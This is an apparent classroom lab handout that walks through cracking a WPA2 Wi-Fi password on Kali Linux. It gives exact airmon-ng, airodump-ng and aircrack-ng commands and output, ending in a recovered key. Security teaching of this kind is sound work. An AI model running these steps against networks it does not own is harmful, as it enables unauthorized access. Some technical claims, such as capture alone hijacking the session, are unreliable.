Lab – Hacking a Wireless Network Using Kali Linux

Disclaimer

It is unlawful, illegal to hack into any wireless network you do not own or have permission to hack. Students should only hack into their wireless network(s). This school nor the instructor is liable for any damage or other harmful consequences using (information in) this lab. It is at your own risk if you undertake any illegal action based on (the information in) this lab.

Overview

In this short lab, you will learn how to quickly and effectively test your wireless network for weak authentication by using a worklist to guess your Wi-Fi password. Not all wireless networks can be hacked using a wordlist or even a brute force attack but, if the Wi-Fi password is simple enough and can be found using a wordlist, then yes, your Wi-Fi is vulnerable.

For the sake of brevity, all the steps in this lab have been verified as working. To help speed up the process, my Wi-Fi password was added to my wordlist.

This is lab the third lab in a three-part series of labs on auditing wireless networks. For this lab to work, labs 1 and 2 must have been successfully completed.

This lab comes with a video tutorial. Make sure you have watched the video tutorial before starting this lab and that you refer to the video tutorial for any issues with the lab.

The number one issue students will have with this lab is fat fingering the commands into the Kali terminal. The Linux CLI is unforgiving and will not correct any syntax errors you make. Best to first open a text editor in Kali and type in the commands and update them as needed.

Lab Requirements


- One virtual install of Kali Linux using VirtualBox is running the latest updates.
- Install the latest extension pack for your version of VirtualBox.
- One wireless adapter capable of packet injection and monitor mode installed on your host machine and added to the network settings of your virtual install of Kali as an additional adapter.
- One wireless network communicating with at least one wireless device.

Begin the lab!

Assign your wireless adapter to Kali

Ensure that your wireless USB adapter is present under **Devices,** checked off, and ready for Kali to use.


This the name assigned to my wireless adapter. Your name may differ.


Kali-Linux-2020.1-vbox-amd64 (Before installing Java) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Optical Drives
Audio
Network
USB
Webcams
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
USB Settings...
DisplayLink USB3.0 to VGA Adapter [3606]
JMicron JMS56x Series [0105]
Ralink 802.11 n WLAN [0101]
C-Media Electronics, Inc. [0100]
A4TECH USB Device [0274]
Logitech, Inc. Webcam C270 [0012]
Genius Wireless Device [1001]
Current v
Trash
hac
synta
File System
wordlist.txt

Check and start your wireless adapter

Open a terminal and at the prompt type, `airmon-ng`

Press enter.




```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

root@kali:~#
```

Under Interface, find the name for your wireless adapter. The name of my wireless adapter is **wlan0**. Your name may differ. For the remainder of the lab, replace the name of my adapter with the name assigned to yours.

Start your wireless adapter in monitor mode

At the prompt type, `airmon-ng start wlan0`

Press enter.



```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    443 NetworkManager
    546 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```


Two important things to note.

1. Check to ensure that your adapter is in monitor mode.
2. Your adapter's name has changed in monitor mode. The name for my wireless adapter is now **wlan0mon**.

Scan for any available wireless network traffic.

At the prompt type, `airodump-ng wlan0mon`

Your adapter immediately starts to scan and receive any wireless network signals.



```
CH  5 ][ Elapsed: 1 min ][ 2020-08-29 02:23

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:AF:DB:DB:23:10  -16       48        0    0   6  130   OPN              SDW-KRAHENBILL EXT
B4:75:0E:3C:F4:E4  -34       42       44    0  11  130   OPN              Cisco01577
80:29:94:67:8E:99  -53       51      256    0   1  130   WPA  CCMP   PSK  SKYbroadband8E96
70:4F:57:45:0A:1A  -56       48        1    0   6  130   OPN              SDW-KRAHENBILL

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

80:29:94:67:8E:99  C4:3D:C7:CF:66:BA   -1    1e- 0      0        1
70:4F:57:45:0A:1A  C0:A5:DD:16:C9:45   -1    1e- 0      0        1
```


For this lab, I will be attempting to hack the WPA2 password for my Skybroadband wireless router. I have one laptop attached and using this network, generating traffic. For this hack to work, the wireless network being targeted needs at least one client sending traffic.

Once we have identified our target network, we are ready to highjack the session using packet injection. Hit **Ctrl + C** on your keyboard to stop the process. Note the channel of your target network.

This next command is a long one. For the best result, you should copy and best this command into a text editor inside of Kali. Build the command and then copy and paste it into the terminal when you are ready. Please make sure the desktop of your Kali machine is as clean as you can get it.

This packet injection process will attempt to take over the session and create a 4-way handshake with the target router. When the 4-way handshake completes, it places several files on your desktop that will be needed to find the WPA2 password.

Depending on how close your wireless network is, and the strength of your signal will depend on how long the 4-way handshake needs to complete. It may take a while for the files to appear on your desktop, so do be patient.



```
CH 14 ][ Elapsed: 26 mins ][ 2020-08-29 02:48

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:AF:DB:DB:23:10  -17      1097        0    0   6  130   OPN              SDW-KRAHENBILL EXT
B4:75:0F:3C:F4:F4  -38       858     1525    0  11  130   OPN              Cisco01577
80:29:94:67:8E:99  -41       951     5105    9   1  130   WPA  CCMP   PSK  SKYbroadband8E96

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 90:61:0C:2D:FB:EA  E0:13:B5:09:CC:27  -44    0 - 1e     0        2
 90:61:0C:2D:FB:EA  08:C5:E1:C2:03:F8  -48    0 - 1      0        2
Quitting ...
root@kali:~# 
```


Pressing Ctrl+c stops the session and brings you back to the prompt

airodump-ng -c [channel] --bssid [bssid] -w /root/Desktop/ [monitor interface]

This is my command syntax.


```
airodump-ng -c 1 --bssid 80:29:94:67:8E:99 -w /root/Desktop/ wlan0mon
```

At the prompt, copy, and paste the above command—press enter.



```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 90:61:0C:2D:FB:EA  E0:13:B5:09:CC:27  -44    0 - 1e     0        2
 90:61:0C:2D:FB:EA  08:C5:E1:C2:03:F8  -48    0 - 1      0        2
Quitting ...
root@kali:~# airodump-ng -c 1 --bssid 80:29:94:67:8E:99 -w /root/Desktop/ wlan0mon
```

As soon as I press enter, my Kali desktop starts filling up with the files generated from the 4-way handshake. The one file we are most interested in the one marked as -01.cap. The name assigned to your files may differ.



Once you have the files showing up on your Kali Desktop, you are ready to move to the final step of the lab. For this work, we need to either get a wordlist that can be used to find the WPA2 password. Kali comes with several prebuilt wordlists for cracking passwords. The **wordlists** are in the /usr/share/**wordlists** directory.

For this demonstration, I made of copy of the wordlist called fasttrack.txt. I opened the shortcut inside the wordlist's directory, and somewhere in the list of passwords, I typed in the password for my access point. I then did a save as and saved the copy to my desktop, calling it wordlist.txt.

With that step completed. We are now ready for the final step of the lab, capturing the password for my wireless router.

Leave the current terminal up and running. Open a second terminal.

This is the command syntax we will be using.

aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/*.cap

-a is the method aircrack will use to crack the handshake, 2=WPA method.


-b stands for bssid, replace [router bssid] with the BSSID of the target router, mine is `80:29:94:67:8E:99`

-w stands for wordlist, replace [path to wordlist] with the path to a wordlist that you have either downloaded or created. I have a wordlist called "wordlist.txt" in my root folder, sitting on the kali desktop.

/root/Desktop/*.cap is the path to the .cap file containing the password. The ***** means wild card in Linux, and since there are no other .cap files on my desktop, this should be the only found.

Here is the correct command syntax for this final step.

```
aircrack-ng -a2 -b 80:29:94:67:8E:99 -w /root/Desktop/wordlist.txt /root/Desktop/*.cap
```




```
                               Aircrack-ng 1.6

      [00:00:00] 96/222 keys tested (2202.29 k/s)

      Time left: 0 seconds                                      43.24%

                           KEY FOUND! [ 603402923 ]


      Master Key     : FD 5C 7C A6 FA 5B 30 2E 6C 48 D2 0F 18 E8 60 9E
                       02 F7 94 3F 18 94 06 71 28 22 DF 50 2D C7 0B B8

      Transient Key  : B0 82 F0 0E A7 C9 43 39 97 19 20 65 FE B7 87 64
                       70 AC 16 79 95 33 39 65 71 06 BB AB EB E9 48 EC
                       24 84 26 0E AD 58 0D ED D9 D4 ED C2 10 67 90 70
                       69 3C 58 17 40 29 74 9B D9 E1 94 D8 3D A5 5F EC

      EAPOL HMAC     : A0 7D AA 5D 45 7F D0 74 08 AF B6 80 6F ED 9F 04


 root@kali:~#
```

Troubleshooting

You may have issues running through the lab more than once. If this happens, try to reboot everything starting with your wireless access router, then the target machine, and finally, Kali Linux. Start the lab from the begging as if you were doing the lab for the first time.

If, after running the last command, you get a no EAPOL data was found in the file, no 4-way handshake has taken place. It can take some time for the 4-way handshake to complete, even overnight. Be patient!



```
root@kali:~# aircrack-ng -a2 -b 80:29:94:67:8E:99 -w /root/Desktop/wordlist.txt /root/Desktop/-01.c
ap
Reading packets, please wait ...
Opening /root/Desktop/-01.cap
Read 27786 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.


Quitting aircrack-ng ...
root@kali:~#
```

You may have to let the final scan run for some time until you get the 4-way handshake established. Remember that a client must have an active session established with the target router.

The second time I ran through the lab, I rebooted the target laptop. After the laptop came back up and joined the wireless network, I was able to establish the needed 4-way handshake and capture the password a second time.

When we establish a 4-way handshake, the client that was connected gets kicked off the network and must log back on. If they reconnect to soon, your 4-way handshake may be interrupted. Wait for the session to reappear in the scan and using a second terminal, re-run the last command or better yet try a different device that is authenticated to the wireless network target

Summary

Hacking a wireless network is not beginner level. These are some of the most challenging hacks to perform, but with this hack, you can see how easy a hacker can get free Wi-Fi at airports, hotels, and the like. The big takeaway for this lab is your wireless network is only as secure as the WPA2 key.